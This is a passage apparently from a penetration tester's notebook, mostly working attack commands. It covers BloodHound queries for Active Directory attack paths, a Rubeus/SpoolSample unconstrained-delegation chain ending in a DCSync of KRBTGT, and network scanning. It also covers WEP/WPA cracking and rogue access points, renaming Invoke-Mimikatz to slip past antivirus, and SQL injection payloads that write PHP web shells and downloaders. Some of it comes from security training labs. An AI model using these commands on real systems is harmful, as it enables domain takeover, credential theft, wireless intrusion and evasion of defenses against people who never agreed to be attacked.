ORDER BY c DESC
```

Show all users that are administrator on more than one machine

----

```
MATCH (u:User)
WITH u
OPTIONAL MATCH (u)-[r:AdminTo]->(c:Computer)
WITH u,COUNT(c) as expAdmin
OPTIONAL MATCH (u)-[r:MemberOf*1..]->(g:Group)-[r2:AdminTo]->(c:Computer)
```

```
WHERE NOT (u)-[:AdminTo]->(c)
WITH u,expAdmin,COUNT(DISTINCT(c)) as unrolledAdmin
RETURN u.name,expAdmin,unrolledAdmin,expAdmin + unrolledAdmin as totalAdmin
ORDER BY totalAdmin ASC
```

Show all users that are administrative on at least one machine, ranked by the number of machines they are admin on.

```
MATCH p=((S:Computer)-[r:HasSession*1]->(T:User))
WHERE NOT S.domain = T.domain
RETURN p
```

This will return cross domain 'HasSession' relationships

```
MATCH p=(m:Group)-
[r:Owns|:WriteDacl|:GenericAll|:WriteOwner|:ExecuteDCOM|:GenericWrite|:AllowedToDelegate|:ForceChangePassword]->(n:Computer)
WHERE m.name STARTS WITH ‘DOMAIN USERS’ RETURN p
```

Find all other Rights Domain Users shouldn't have

```
MATCH (n:User)-[r:MemberOf]->(g:Group) WHERE g.highvalue=true AND n.hasspn=true RETURN n, g, r
```

Show Kerberoastable high value targets

----

this will search for the paths to a target node and exclude paths that go through any node with the highvalue property set to true

```
MATCH (n)
MATCH (t {name: "<some_node>"})
MATCH p = allshortestPaths((n)-[*1..10]->(t))
WHERE NONE(node IN nodes(p) WHERE node.highvalue = true) AND NOT n = t
RETURN p
```

```
MATCH (m:Computer) WHERE m.unconstraineddelegation=true
MATCH (g:Group) WHERE g.name =~ "(?i).*Domain Users@DOMAIN.*"
MATCH p=shortestPath((g)-[*1..]->(m))
RETURN p
```

Arrows in bloodhound always point to escalating access

spooler exploit

Set Rubeus Monitor Mode

Run Spool Sample thinga ma jiggy do get dem dc's to do stuff to things

Extract the mf tickets automagically

1. Compromise Server Configured with unconstrained delegation
2. Begin Monitoring for delegated TGT's with Rubeus Monitor /interval:5
3. Coerce domain controller to authenticate to the unconstrained server using spoolsample

1. execute-assembly /opt/exe/Rubeus.exe monitor /interval:5 /filteruser:DC_parent

2. execute-assembly /opt/exe/SpoolSample.exe DC_parent DC_child

3. Wait for Rubeus to give us ticket

4. Make sacrificial login token e.g., make_token domain.local\DC_parent$ test_user Password123!

5. Use kerberos ticket - kerberos_ticket_use /opt/tickets/ticket.kirbi

6. DCSYNC stuff mimikatz @lsadump::dcsync /user:parent.local\KRBTGT

files-inside-of-pictures

Pull images embedded within files

foremost -i picturefile.jpg -o output

nmap and scanning

nmap sneaky syn scan with different user agent, searching for web services

nmap -sS -p 80,443,8080 --open --script http-title --script-args 'http.useragent="Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko"' 10.10.40.0/24

nmap scan Ipv6

nmap -6 dead:beef::11be:2d04:b08e:84ff

nmap to xml then xml to html

nmap -A -p- 192.168.26.141 -oX /root/Desktop/test.xml nmap -sS -p

xsltproc test.xml -o test.html

nmap -Pn -p- -sI 10.185.10.20 10.185.11.1 <--idle scan

apt-get install xsltproc

nmap -sS -p 80,443,8080 --open --script http-title --script-args
'http.useragent="Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like
Gecko"' 10.10.40.0/24

======================

Zone transfer

dig @10.50.96.5 foocampus.com -t AXFR

Check for dns port open from dns port (sometimes port 53 only responds to port 53)

nmap -sS --source-port 53 -p 53 10.50.97.5

----

nmap -sT -p 53 10.10.10.*

once this is found do

dig @<ipaddress with DNS open> -x <ipaddress with DNS open>

now you should see something like

```
answer section
10.5.16.172.in-addr.arpa     1200     IN     PTR     dc01.sportsfoo.com
                                                     -------------------
```

the sportsfoo.com is the domain name

now you can do

dig@<ipaddress with DNS open> -t AXFR sportsfoo.com <--this will do a zone transfer with info from above.

----
bash scripts

if zone transfer fails, you can do the following

```
nmap -sP 172.16.5.* -oG - | awk '/Up/{print $2}' > alive.txt && cat alive.txt
```

```
for name in $(cat /usr/share/fierce/hosts.txt); do host $name.sportfoo.com <ipaddress with DNS open> -W 2; done | grep 'has address'
```

```
for name in $(cat /usr/share/fierce/hosts.txt); do host $name.sportsfoo.com 172.16.5.10 -W 2; done | grep 'has address'
```

Unicorn Scan

```
unicornscan -msf <IPaddress>:a > nametcp.txt
```

```
unicornscan -mU <IPaddress>:a > nameudp.txt
```

Blue Squirrel Scan

```
unicornscan -msf -R1 -L10 -p1-65535 -r 300 $1
```

Precise nmap scan - version scan, OS detection, vuln checks, default scans, and all outputs

```
nmap -sS -sU -sV --reason -vv -O --script vuln, default -p- <ip address> -oA <name of file>
```

1: Host Discovery

The Nmap command to perform a ping sweep, and then save the results

into an xml, is the following:

```
>>nmap –PE –sn -n 10.50.96.0/23 –oX /root/Desktop/scan.xml
```

where with the -sn we tell nmap to not do a port scan after a host

discovery, the -PE enables ICMP Echo request host discovery (Ping scan)

and with the -oX we tell nmap to save the results into an XML file (in our

case the filename is scan.xml and is located in /root/Desktop).

Option -n is optional and skips DNS reverse lookup on all the IP
addresses.

Hosts found with this scan are 8:

Host IP address

```
10.50.96.1
10.50.96.105
10.50.96.110
10.50.96.115
10.50.97.1
10.50.97.5
10.50.97.10
10.50.97.15
10.50.97.20
10.50.97.25
```

Note that if you use only –sn without –PE nmap uses ICMP requests, but
will also send a TCP SYN packet on ports 80 and 443 of each host

======================

2: Open/Closed/Filtered ports

Hping3 is one of the most powerful packet crafting tools. It’s very easy to

start a TCP communication defining flags to use in order to scan specific

ports and hosts. We want to scan ports 23/53/135 on the address

10.50.97.5. For a SYN scan, we will have to enable the SYN flag, and

according to the response we can determine if a port is

open/close/filtered.

The command to use is:

```
>>hping3 -S –p 23 10.50.97.5
```

where:
–S tells the tool to set the SYN flag,
–p option is used to specify the port to scan.

We already know that the host is alive, but if we try the previous

command we will receive no packets. This could happen when there is a

Firewall between us and the target, that blocks our packets.

In the same way as before, let’s use the previous command in order to

scan port 53:

```
>>hping3 -S –p 53 10.50.97.5
```

In this case the tool tells us that it received the R flag (Reset) and the A
(Acknowledgement) flag. This means that the port 53 is closed.

The last port to check is 135. The command will look like this:

```
>>hping3 -S –p 135 10.50.97.5
```

In this case the flags are S and A, meaning that the port is open.
At the end this is what we have

end result?

Status	Port
Open	135
Closed	53
Filtered	23

============================

3: Hping3: Port scan (TCP)

In order to perform a TCP scan with Hping3 from port 1 to port 1000 we
can use the following option:

```
>>hping3 10.50.97.5 -S --scan known
```

This command will scan the most known ports (known includes all the
ports listed in /etc/services) and it will print out information about open
ports, which in our case are 135 and 445.

==============================

4: nmap: Port scan (UDP)

Since the previous scan does not reveal any information about
open/closed/filtered ports used by UDP services, we can use Nmap to
perform an UDP scan and get more information about our target. In order
to do that, we can use the following command:

```
>>nmap -sU 10.50.97.5
```

where:
-sU tells nmap to perform an UDP scan.

Note that the open|filtered result means that no response has been
received, and that the port can be open or filtered by a firewall.

```
root@kali:~# nmap -sU 10.50.97.5

Starting Nmap 7.01 ( https://nmap.org ) at 2016-06-17 21:12 EDT
Nmap scan report for 10.50.97.5
Host is up (0.087s latency).
Not shown: 991 closed ports
PORT     STATE         SERVICE
123/udp  open          ntp
137/udp  open          netbios-ns
138/udp  open|filtered netbios-dgm
161/udp  filtered      snmp
162/udp  filtered      snmptrap
445/udp  open|filtered microsoft-ds
500/udp  open|filtered isakmp
1900/udp open|filtered upnp
4500/udp open|filtered nat-t-ike
```

=====================================

5: Nmap: Port scan (TCP)

In Task 1 we have found a list of alive hosts. We can use this information

to create a '.txt' file that contains the list of IP address to take care
of.

Once we have created the file, we can give it to Nmap and perform a TCP

SYN scan in order to find open/closed/filtered ports. The command will

look like this:

```
>>nmap -sS -iL /root/Desktop/list.txt
```

where:

-sS is the option that tells Nmap to perform the TCP SYN scan

-iL tells Nmap to load the addresses to scan from the file 'list.txt'

This command will take times. To check the progress of the scan press

the up arrow on your keyboard.

=======================================

6: Source port

Sometimes DNS accepts communication only if it comes from port 53.

This means that all communications with port different from 53 are

blocked by the service or by the firewall. In order to understand if our

target network this policy is in place, we can set-up nmap or Hping3 to

use port 53 as source port for the scan.

In other words, we have to perform a port scan in the entire network,

from port 53 to port 53.

To do that we can use the following commands:

```
>>nmap -sS --source-port 53 -p 53 10.50.97.0/24
```

or

```
>>hping3 -S -s 53 –k -p 53 10.50.97.25
```

Note that when you specify a source port, hping takes it as a base port and increases it at every packet sent. You can use the –k (keep) option to prevent this behavior. From the results of the previous two commands, we can see that there is only one host (10.50.97.25) with the port 53 open. This is information that we didn't find using any of the previous scans, so make sure to play with source ports during your scans.

==

7: Service detection

In order to accomplish this task, we can set up Nmap in different ways, depending on the intensity of the scan we want to perform. To perform a service and version detection with nmap, the option to use is the –sV.

Note that by default the intensity of the scan is set to 7, but you can use a

different intensity with the --version-intensity option.

In this case we will show the basic command, but you can use different options and check the different results yourself. If you need more information about it, please check out the Nmap man page here:

http://nmap.org/book/man-version-detection.html.

The command will then looks like this:

```
>>nmap –sV 10.50.97.0/24
```

Note that Nmap first checks for alive hosts, then performs a port scan and after that, it performs a service and version detection. Moreover you can use the –A option to get more information about services and applications version. This is quite aggressive and will also enable Nmap scripts.

===================

8: Find a good zombie (Hping3)

[Scanning] LAB ID: 3

eLearnSecurity s.r.l. © 2012 | H E R A 14

In order to find a good zombie, we have to find a host with no active communications, in other words, we have to check if the host is sending packets to and from the network. This means that we have to find a host which its ID field does not change frequently.

To do this we can use Hping3 sending packets to open ports at each host in the network, using the following command:

```
>>hping3 -S -r -p 135 10.50.97.10
```

where:

-S tells hping to send SYN flag

-r displays ID increments relatively

In this way if the ID increments by 1 for each packet (id=+1), means that

the target is not sending packets through the network and is a good

zombie candidate.

Another way to check if the target is a good candidate, is by using nmap.

We can simply run the following command:

```
>>nmap –O –v –n 10.50.97.10
```

If the value of "IP ID Sequence Generation" is on 'Incremental', we can

consider the target as a good candidate for our idle scan.

=======================

9: Idle Scan
Now that we have the address of a good zombie we can check if the target hosts have port 23 open :

1) Open a console, Start again the previous Hping scan on the

zombie (Task 9). This will show us ID's on the fly.

2) Open another console and run the following command:

[Scanning] LAB ID: 3

eLearnSecurity s.r.l. © 2012 | H E R A 15

```
>>hping3 -a 10.50.97.10 -S -p 23 10.50.96.110
```

If the zombie ID increment is 'id=+2' (Console 1) instead of 'id=+1', we can

deduce that port 23 on the target 10.50.96.105 is open. Otherwise, if the

ID still increments by 1, we can deduce that the port is closed.

group-policy-decrypt-passwords

Decrypt GPP passwords

```
gpp-decrypt 0cU/uGQrF5Xfhm61HAK8wFlfYce2W6ODQAeI957VrqY
Pm2fUXScqI
```

rdesktop and screen for linux

Remote in, 70% screen size share drives

rdesktop -u <user> -p <password> \$ <IP address> -g 70%

Simple Rdesktop

rdesktop <IP>

Screen

TBD

Use Clipboard

rdesktop <IP address> -5 -K -r clipboard:CLIPBOARD

Use Credentials

rdesktop <IP address> -5 -K -r clipboard:CLIPBOARD -u <user> -d <domain> -p <password>

Use Credentials, Mount Disk, and Enable Clipboard w/larger resolution

rdesktop <ip address> -5 -K -r clipboard:CLIPBOARD -r disk:tmp=/root/Desktop -u <user> -d <domain> -p <password> -g 1200x1000

__NOTEBOOK__

orphans

lost_found

icons

wifi-hacking

clientless wep attack

Clientless WEP Cracking Attack Summary

Place your wireless card into monitor mode on the channel number of the AP:

```
airmon-ng start <interface> <AP channel>
```

Start an Airodump-ng capture, filtering on the AP channel and BSSID, saving the capture:

```
airodump-ng -c <AP channel> --bssid <AP MAC> -w <capture> <interface>
```

Conduct a fake authentication attack against the AP:

```
aireplay-ng -1 0 -e <ESSID> -a <AP MAC> -h <Your MAC> <interface>
```

Run attack 4, the KoreK chopchop attack (or attack 5, the fragmentation attack):

```
aireplay-ng -4 -b <AP MAC> -h <Your MAC> <interface>
```

Craft an ARP request packet using packetforge-ng:

```
packetforge-ng -0 -a <AP MAC> -h <Your MAC> -l <Source IP> -k <Dest IP> -y
<xor filename> -w <output filename>
```

Inject the packet into the network using attack 2, the interactive packet replay attack:

```
aireplay-ng -2 -r <packet filename> <interface>
```

Crack the WEP key using Aircrack-ng:

```
aircrack-ng <capture>
```

pyrit attack

Pyrit Attack

Place your wireless card into monitor mode on the channel number of the AP:

```
airmon-ng start <interface> <AP channel>
```

Use Pyrit to sniff on the monitor mode interface, saving the capture to a file:

```
pyrit -r <interface> -o <capture> stripLive
```

Deauthenticate a connected client to force it to complete the 4-way handshake:

```
aireplay-ng -0 1 -a <AP MAC> -c <Client MAC> <interface>
```

Run Pyrit in dictionary mode to crack the WPA password:

```
pyrit -r <capture> -i <wordlist> -b <AP MAC> attack_passthrough
```

To use Pyrit in database mode, begin by importing your wordlist:

```
pyrit -i <wordlist> import_passwords
```

Add the ESSID of the access point to the Pyrit database:

```
pyrit -e <ESSID> create_essid
```

Generate the PMKs for the ESSID:

```
pyrit batch
```

Launch Pyrit in database mode to crack the WPA password:

```
pyrit -r <capture> -b <AP MAC> attack_db
```

eaphammer

```
./eaphammer -i wlan0 --bssid 00:a2:ee:90:05:af --channel 1 --auth ttls --wpa 2 --essid VictimWireless --creds
```

new page

```
ifconfig wlan0 down
iw reg set BO
ifconfig wlan0 up
iwconfig wlan0 channel 13
iwconfig wlan0 txpower 30
```

reaver

```
reaver -i <wireless interface> -b <bssid> -d 10 -S -N -vv
```

hostapd

My next step was to install hostapd-wpe, one of my go to Enterprise RADIUS MiTM attack techniques. I was happy to see that Kali is now including this in the repos, making for an easy install instead of needing to patch hostapd yourself.

```
------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------
apt-get install hostapd-wpe
```

To configure hostapd-wpe, modify the configuration file:

```
nano /etc/hostapd-wpe/hostapd-wpe.conf
```

so that:

```
ssid=<Targeted SSID>
channel=1
<insert new line under channel>
ieee80211n=1
<scroll down quite a bit and change>
hw_mode=g
```

With this configured, you can now launch hostapd-wpe:

```
./hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf
```

crack wep

```
airmon-ng check kill #Check and kill unecessary processes

airmon-ng start wlan0  #start your wireless interface into monitor mode (wlan0 might need to change)

airodump-ng wlan0mon # Start monitoring on your network interface (wlan0mon might need to be changed)

# Now start checking who you want to hack into.  Write down your own mac address by using ifconfig -a and writing down the "ether" address
#Write down the channel - the ENC type IE WEP or WPA - BSSID - ESSID - ANY stations associated with the victim BSSID

Channel: 6
BSSID: F8:ED:A5:8B:85:90
ESSID: fart-boner
AP MAC: F8:ED:A5:8B:85:90
Stations associated (MAC):
Your NIC's MAC: 00:c0:ca:5a:05:b7
```

```
airomon-ng start wlan0mon 6 (the number 6 reflects the channel you are hacking on)

airodump-ng -c 6 --bssid F8:ED:A5:8B:85:90 -w /root/Desktop/new-test wlan0mon

aireplay-ng -1 0 -e fart-boner -a F8:ED:A5:8B:85:90 -h 00:c0:ca:5a:05:b7 wlan0mon

aireplay-ng -3 -b F8:ED:A5:8B:85:90 -h 00:c0:ca:5a:05:b7 wlan0mon

aireplay-ng -0 1 -a F8:ED:A5:8B:85:90 -c 00:c0:ca:5a:05:b7 wlan0mon

aircrack-ng /root/Desktop/new-test-01.cap
```

basics

#Get Wireless interface status

```
root@kali:~# iwconfig
```

#Get status of driver

```
root@kali:~# dmesg | grep 2x00
```

#Get a ton of information on your wireless NIC and it's driver

```
root@kali:~# iw list | less
```

#Get a list of the wireless networks around you

```
root@kali:~# iw dev wlan0 scan | grep SSID
SSID: chalupa_2GEXT
SSID: TC8717T4C
SSID: Hatfield Network
SSID:
SSID: chalupa
SSID: ATTh9rTqXi
```

#Get a list of channel numbers and their corresponding frequencies

```
root@kali:~# iwlist wlan0 frequency
wlan0     14 channels in total; available frequencies :
          Channel 01 : 2.412 GHz
          Channel 02 : 2.417 GHz
          Channel 03 : 2.422 GHz
snip....
```

#Get a list of Networks around you and the channel that they are on

```
root@kali:~# iwlist wlan0 scanning | egrep "ESSID|Channel"

root@kali:~# iw dev wlan0 scan | egrep "DS\ Parameter\ set|SSID"

SSID: chalupa_2GEXT
DS Parameter set: channel 6
SSID: Hatfield Network
DS Parameter set: channel 1
SSID: TC8717T4C
DS Parameter set: channel 1
```

#Create a VAP (virtual access point that is in monitor mode)

```
root@kali:~# iw dev wlan0 interface add mon0 type monitor

root@kali:~# ifconfig mon0 up
```

*now type ifconfig, and you should see an interface called mon0

**now lets double check that you are actually IN MONITOR mode

```
root@kali:~# tcpdump -i mon0 -s 65000 -p
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on mon0, link-type IEEE802_11_RADIO (802.11 plus radiotap header), capture size 65000 bytes
12:44:32.988131 1.0 Mb/s 2437 MHz 11b -25dB signal antenna 1 Beacon (chalupa_2GEXT) [1.0* 2.0* 5.5 11.0 18.0 24.0 36.0 54.0 Mbit]
ESS CH: 6, PRIVACY
12:44:32.990346 1.0 Mb/s 2437 MHz 11b -25dB signal antenna 1 Data IV:3aaaa Pad 0 KeyID 0
12:44:33.013759 1.0 Mb/s 2437 MHz 11b -47dB signal antenna 1 Beacon (chalupa) [1.0* 2.0* 5.5* 11.0* 6.0 9.0 12.0 18.0 Mbit] ESS CH:
6, PRIVACY

snip.......
```

If you see the above output, IE beacon and privacy mode etc etc...then you are successfully in monitor mode.

***Now to delete the VAP if you want to

```
root@kali:~# iw dev mon0 interface del
```

****

#Put your Network Card into monitor mode on a specific channel.

```
root@kali:~# iwconfig wlan0 mode monitor channel 6

root@kali:~# ifconfig wlan0 up <--check if it's up and on monitor mode
```

now check TCP Dump to make sure you are actually in monitor mode

```
root@kali:~#tcpdump -i -wlan0 -s 65000 -p
```

#Take your card out of monitor mode

```
root@kali:~# iwconfig wlan0 mode managed
```

****

# See if you are using 802.11 Drivers
RANDOM stuff

```
root@kali:~# iwlist
```

If you get no results, then you are not using 802.11, if you see the following

******

```
root@kali:~# iwlist
Usage: iwlist [interface] scanning [essid NNN] [last]
              [interface] frequency
              [interface] channel
              [interface] bitrate
              [interface] rate
              [interface] encryption
snip....
```

****

Then you are using 802.11

```
rmmod r8187  <---rmmod will remove a driver 8187 is the driver, with my alfa it would be rmmod 2x00

modprobe rtl8187  <----after running rmmod command above, modprobe will begin using the 802.11 driver
```

----

wifite

wifite -b <MAC ADDRESS of victim> --quiet --pixie

A0:63:91:D5:63:07

wifite -b A0:63:91:D5:63:07 --quiet --pixie

cracking wep via a client attack

Cracking WEP via a Client Attack

Place your wireless card into monitor mode on the AP channel:

airmon-ng start <interface> <AP channel>

Start a capture dump, filtering on the AP channel and BSSID, saving the capture to a file:

airodump-ng -c <AP channel> --bssid <AP MAC> -w <capture> <interface>

Next, conduct a fake authentication against the access point:

aireplay-ng -1 0 -e <ESSID> -a <AP MAC> -h <Your MAC> <interface>

Launch the interactive packet replay attack looking for ARP packets coming from the AP:

aireplay-ng -2 -b <AP MAC> -d FF:FF:FF:FF:FF:FF -f 1 -m 68 -n 86 <interface>

aircrack-ng -z <capture>

aircrack-ng and jtr attack

Aircrack-ng and JTR Attack

Place your wireless card into monitor mode on the channel number of the AP:

airmon-ng start <interface> <AP channel>

Start an Airodump capture, filtering on the AP channel and BSSID, saving the capture to disk:

airodump-ng -c <AP channel> --bssid <AP MAC> -w <capture> <interface>

Force a client to reconnect and complete the 4-way handshake by running a deauthentication attack against it:

aireplay-ng -0 1 -a <AP MAC> -c <Client MAC> <interface>

Once a handshake has been captured, change to the John the Ripper directory and pipe in the mangled words into Aircrack-ng to obtain the WPA password:

./john --wordlist=<wordlist> --rules --stdout | aircrack-ng -e <ESSID> -w -
<capture>

wep shared key authentication attack

WEP shared Key Authentication Attack

Place your wireless card into monitor mode on the channel number of the AP:

```
airmon-ng start <interface> <AP channel>
```

Start an Airodump-ng capture, filtering on the AP channel and BSSID, saving the capture:

```
airodump-ng -c <AP channel> --bssid <AP MAC> -w <capture> <interface>
```

Deauthenticate the connected client to capture the PRGA XOR keystream:

```
aireplay-ng -0 1 -a <AP MAC> -c <Client MAC> <interface>
```

Conduct a fake shared key authentication using the XOR keystream:

```
aireplay-ng -1 0 -e <ESSID> -y <keystream file> -a <AP MAC> -h <Your MAC>
<interface>
```

Launch the ARP request replay attack:

```
aireplay-ng -3 -b <AP MAC> -h <Your MAC> <interface>
```

Deauthenticate the victim client again to force the generation of an ARP packet:

```
aireplay-ng -0 1 -a <AP MAC> -c <Client MAC> <interface>
```

Once IVs are being generated by the AP, run Aircrack-ng against the capture:

```
aircrack-ng <capture>
```

cowpatty attack

coWPAtty Attack

Place your wireless card into monitor mode on the channel number of the AP:

```
airmon-ng start <interface> <AP channel>
```

Start an Airodump capture, filtering on the AP channel and BSSID, saving the file to disk:

```
airodump-ng -c <AP channel> --bssid <AP MAC> -w <capture> <interface>
```

Deauthenticate a connected client to force it to complete the 4-way handshake:

```
aireplay-ng -0 1 -a <AP MAC> -c <Client MAC> <interface>
```

To crack the WPA password with coWPAtty in wordlist mode:

```
cowpatty -r <capture> -f <wordlist> -2 -s <ESSID>
```

To use rainbow table mode with coWPAtty, first generate the hashes:

```
genpmk -f <wordlist> -d <hashes filename> -s <ESSID>
```

Run coWPAtty with the generated hashes to recover the WPA password:

```
cowpatty -r <capture> -d <hashes filename> -2 -s <ESSID>
```

fluxion

aircrack - not pyrit

1

fake ap with airbase ng

handshake with aircrack

deauth target

check handshake

cracking wpa attack

Cracking WPA Attack

Begin by placing your wireless card into monitor mode on the channel number of the AP:

```
airmon-ng start <interface> <AP channel>
```

Start an Airodump capture, filtering on the AP channel and BSSID, saving the capture to disk:

```
airodump-ng -c <AP channel> --bssid <AP MAC> -w <capture> <interface>
```

Deauthenticate a connected client to force it to complete the 4-way handshake:

```
aireplay-ng -0 1 -a <AP MAC> -c <Client MAC> <interface>
```

Crack the WPA password with Aircrack-ng:

```
aircrack-ng -w <wordlist> <capture>
```

Alternatively, if you have and Airolib-ng database, it can be passed to Aircrack:

```
aircrack-ng -r <db name> <capture>
```

aircrack-ng

#Show all of your interface statuses

```
root@kali:~# airmon-ng

PHYInterfaceDriverChipset

phy1wlan0rt2800usbRalink Technology, Corp. RT2870/RT3070
```

====

#Check for any problematic processes that might ruin a wireless attack

```
root@kali:~# airmon-ng check

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
  441 NetworkManager
  698 wpa_supplicant
 3340 dhclient
```

====

#Kill the problematic processes automatically

```
root@kali:~# airmon-ng check kill

Killing these processes:

  PID Name
  698 wpa_supplicant
 3743 dhclient
```

====

#Put wireless card into monitor mode

```
root@kali:~# airmon-ng start wlan0


PHYInterfaceDriverChipset

phy1wlan0rt2800usbRalink Technology, Corp. RT2870/RT3070

(mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
(mac80211 station mode vif disabled for [phy1]wlan0)
```

====

#Stop Monitor mode

```
root@kali:~# airmon-ng stop mon0

PHYInterfaceDriverChipset

phy1wlan0monrt2800usbRalink Technology, Corp. RT2870/RT3070
```

====

#Start Monitor mode on a specific channel

```
root@kali:~# airmon-ng start wlan0mon 6


PHYInterfaceDriverChipset

phy1wlan0monrt2800usbRalink Technology, Corp. RT2870/RT3070
```

**check your channel with

```
root@kali:~# iwlist wlan0mon channel
```

====

#Check to see what networks are within range

root@kali:**~**# airodump-ng wlan0mon

```
 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 A0:63:91:D5:63:07  -23       46       27    0   6  54e  WPA2 CCMP   PSK  chalupa_2GEXT
 FA:8F:CA:85:86:4C  -36       53        0    0   6  54e. OPN              <length:  0>
 C4:E9:84:E5:D7:05  -46       51        1    0   6  54e. WPA2 CCMP   PSK  chalupa
 08:95:2A:6C:7D:52  -68       42        4    0   1  54e  WPA2 CCMP   PSK  TC8717T4C
 40:B8:9A:DE:D0:70  -70       44        9    0   1  54e  WPA2 CCMP   PSK  Hatfield Network
 00:22:75:6C:05:18  -76       26       13    0  11  54e  WPA2 CCMP   PSK  insight wifi 2999
 A8:A7:95:E8:62:31  -77       11        0    0   1  54e  WPA2 CCMP   PSK  TWC_Wifi_515
 38:4C:90:6B:B5:60  -78        4        0    0  11  54e. WPA2 CCMP   PSK  GABBY
 94:62:69:6D:0D:60  -79        7        0    0   6  54e  WPA2 CCMP   PSK  ATTh9rTqXi
```

BSSID: MAC addresses of the access point

PWR:

Beacons:

Data: Number of initializations vectors that airodump-ng has captured

#/s: Rate at which the data packets are being collected

CH: Channel that the access point is on

MB:

ENC: What encryption type is being used on the access point

CIPHER: What cipher is detected on the encrypted network

AUTH: Displays authentication protocol in use

ESSID: Name of the network.

On the lower half, BSSID is the MAC addresses of the devices connected on the network.

====

handshake-via-pcap

Open the pcap or cap in wireshark and type the following capture filter

```
eapol || wlan.fc.type_subtype == 0x04 || wlan.fc.type_subtype == 0x08
```

This will give you authentication beacons etc

+++++++++++++++++++++++++++=

Crack a valid handshake inside of a pcap file

```
aircrack-ng <pcap-name.cap> -w <wordlist-name.txt>
```

rogue access point

Check wifi status

```
iwconfig
```

Start Wireless Interface into Monitor Mode

```
airmon-ng start <wireless interface probably wlan0>
```

Start Traffic Capture

```
airodump-ng <wireless interface that is in monitor mode probably wlan0mon>
```

Create a New AP with same SSID and MAC

```
airbase-ng -a <mac address of access point> -essid <name of access point you want to clone> -c <channel> <wireless interface>
```

Deauthing Access Point

```
aireplay-ng --deauth 0 -a <Mac Address of Acces Point
```

Turn Up The power on our evil access point (we need to be more powerful than the access point we'd like to clone)

```
iw reg set BO
iwconfig <wireless interface> txpower 30
```

sed and changing files for malware evasi

The following will change Invoke-Mimikatz into Invoke-LSASSscraper - Where Invoke-Mimikatz is what antivirus will pick up and Invoke-LSASSscraper is what will bypass antivirus

```
sed -i -e 'Invoke-Mimikatz/Invoke-LSASSscraper/g' Invoke-Mimikatz.ps1
```

The following will remove all comment blocks from a powershell file, helping to bypass AV

```
sed -i -e '/<#/,/#>/c\\' Invoke-Mimikatz.ps1
```

The following will help remove all comments from a powershell file, helping to bypass AV

```
sed -i -e 's/^[[:space:]]*#.*$//g' Invoke-Mimikatz.ps1
```

sql

###SQLMAP

```
sqlmap -r report.req --dbms=mysql --technique=U --dbms mysql --level 5 --risk 3 -p id --dump
```

-r is the file name
--dbms is the database type
--technique is the type - U is union
-p is the parameter, in this case the parameter that is vulnerable is id
--level checks everything, user agents, cookies, all parameters
--risk will blow up how much traffic you generate and might get you caught

####SQLmap post parameter shit

see the request below? add it to a text file and save whatever request you are attempting to exploit

then

select which parameter - in this parameter, the post requests you can check user, admin, and pass

so, if you wanna check user parameter, do this

```
sqlmap -r this-filename.txt -p user
```

or if you wanna check the pass field, do this

```
sqlmap -r this-filename.txt -p pass
```

get it? got it? good

```
POST /?page=login HTTP/1.1
Host: 192.168.91.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:43.0) Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.91.129/?page=login
Cookie: PHPSESSID=81uqq56dr9jb3o35qa2jdv0u61
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 50

user=admin&pass=admin&submit=Login
```

****
MySQL tampering
```
tamper=between,bluecoat,charencode,charunicodeencode,concat2concatws,equaltolike,greatest,halfversionedmorekeywords,ifnull2ifisnull,modse
```

MSSQL tampering
```
tamper=between,charencode,charunicodeencode,equaltolike,greatest,multiplespaces,nonrecursivereplacement,percentage,randomcase,securesph
```

General Tampering
```
tamper=apostrophemask,apostrophenullencode,base64encode,between,chardoubleencode,charencode,charunicodeencode,equaltolike,greatest,if
```

```
sqlmap -u 'http://1.sqli.labs/' -p user-agent --random-agent --banner

sqlmap -r /root/Desktop/request.txt -p --user agent

sqlmap -u http://5.sqli.labs -p user-agent --random-agent --banner --
tamper=randomcase,space2comment,apostrophemask,informationschemacomment
```

```
IP-address/cat.php?id=1 UNION SELECT 1,@@version,3,4--
```

```
IP-address/cat.php?id=1 UNION SELECT 1,database(),3,4--

IP-address/cat.php?id=1 UNION SELECT 1,current_user(),3,4--

IP-address/cat.php?id=1 UNION SELECT 1,@@datadir,3,4--

IP-address/cat.php?id=1 UNION SELECT 1,group_concat(table_name),3,4 FROM information_schema.tables WHERE
table_schema=database()--

IP-address/cat.php?id=1 UNION SELECT 1,group_concat(column_name),3,4 FROM information_schema.columns WHERE
table_name="users"--

IP-address/cat.php?id=1 UNION SELECT 1,group_concat(id,0x3a,login,0x3a,password),3,4 FROM photoblog.users--
```

```
' OR '1'='1
```

To write a PHP shell:
o SELECT '<? system($_GET[\'c\']); ?>' INTO OUTFILE '/var/www/shell.php';

o and then access it at:
o http://localhost/shell.php?c=cat%20/etc/passwd
o To write a downloader:
o SELECT '<? fwrite(fopen($_GET[f], \'w\'), file_get_contents($_GET[u])); ?>' INTO OUTFILE '/var/www/get.php'

o and then access it at:
o http://localhost/get.php?f=shell.php&u=__URLSTART__http://localhost/c99.txt

----

2nd Order SQL

```
# Down below change the injection URL into what you need I.E. instead of selfie4you.com type in google #or whatever you are attacking.
#
# sqlmap -u 'http://127.0.0.1/2ndOrderPAYLOAD.php?payload=x' --technique=U \r\n
#
# Usage http://127.0.0.1/2ndOrderPAYLOAD.php?payload=' union select user(); -- -*****enter in malicious payload \r\n
#
#-------------------
```

https://websec.ca/kb/sql_injection

```
/usr/share/sqlmap/tamper/__init__.py
/usr/share/sqlmap/tamper/apostrophemask.py
/usr/share/sqlmap/tamper/apostrophenullencode.py
/usr/share/sqlmap/tamper/appendnullbyte.py
/usr/share/sqlmap/tamper/base64encode.py
/usr/share/sqlmap/tamper/between.py
